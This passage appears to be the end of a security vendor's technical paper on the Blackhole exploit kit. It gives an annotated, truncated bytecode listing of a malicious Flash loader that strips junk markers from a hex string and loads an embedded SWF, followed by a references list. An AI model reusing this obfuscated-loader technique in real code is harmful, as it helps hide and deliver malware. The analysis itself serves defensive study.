    252  pushstring          "0000000400AF070020992166!XXXX!0...snip...!XXXX!039434!XX"
    254  pushstring          "X"
    256  add
    257  pushstring          "!"
    259  add
    260  pushstring          "6"
    262  add
    263  pushstring          "4"
    265  add
    266  setlocal1

    274  getlocal0
    275  getlocal1
    276  pushstring          "!XXXX!03"
    278  pushstring          "9434!XXX"
    280  add
    281  pushstring          "!"
    283  add
    284  pushstring          ""
    286  callproperty        str_replace (3) //nameIndex = 7

    308  getlocal0
    309  getlocal1
    310  callproperty        hex2bin (1) //nameIndex = 8
    313  callpropvoid        loadBytes (1) //nameIndex = 18
    316  getlocal0

    // snipped remainder of script for clarity
```

Build hex string for start of Flash file (reversed)

Build hex string for end of Flash file (contains garbage)

Use string replace function to remove garbage

Create and load the embedded SWF

7. References

1 http://www.sophos.com/en-us/security-news-trends/security-trends/fake-antivirus.aspx
2 http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/partnerka.aspx
3 http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/what-is-zeus.aspx
4 http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/sophos-seo-insights.aspx
5 http://www.sophos.com/en-us/security-news-trends/security-trends/malicious-javascript.aspx
6 http://malwareint.blogspot.com/2010/09/black-hole-exploits-kit-another.html
7 http://xylibox.blogspot.com/2012/02/blackhole-v122.html
8 http://www.ioncube.com/
9 http://www.malwaredomainlist.com/forums/index.php?topic=4329.0
10 http://malwareint.blogspot.com/2011/08/black-hole-exploits-kit-110-inside.html
11 http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/modern-web-attacks.aspx
12 http://xylibox.blogspot.co.uk/2011/12/sutra-tds-v34.html
13 http://nakedsecurity.sophos.com/2011/11/07/not-such-a-nice-hack-nice-pack/
14 http://nakedsecurity.sophos.com/2012/03/01/traffbiz-a-new-malicious-twist-on-affiliate-partnerka-schemes/
15 http://nakedsecurity.sophos.com/2012/02/07/irsquicken-spam-leads-to-exploit-kits-and-malware/
16 http://www.pinlady.net/PluginDetect/
17 http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html
18 http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/Loader.html#loadBytes()
19 Private communications with individuals from several organisations
20 http://obe.sourceforge.net/
21 http://www.digipedia.pl/usenet/thread/16295/13659/
22 http://www.zdnet.com/blog/security/googler-releases-windows-zero-day-exploit-microsoft-unimpressed/6659
23 http://www.sophos.com/en-us/security-news-trends/security-trends/fake-antivirus.aspx
24 http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/what-is-zeus.aspx
25 http://www.sophos.com/en-us/security-news-trends/security-trends/all-malware-detection-not-equal.aspx
26 http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/malware-with-your-mocha.aspx
27 http://www.w3schools.com/jsref/jsref_obj_math.asp
28 http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/String.html
29 http://www.allatori.com/
30 http://www.zelix.com/klassmaster/
31 http://www.w3.org/TR/html4/charset.html#h-5.3.1
32 Services provided by ChangeIP.com
33 Service provided by D-Link
34 http://labs.adobe.com/downloads/swfinvestigator.html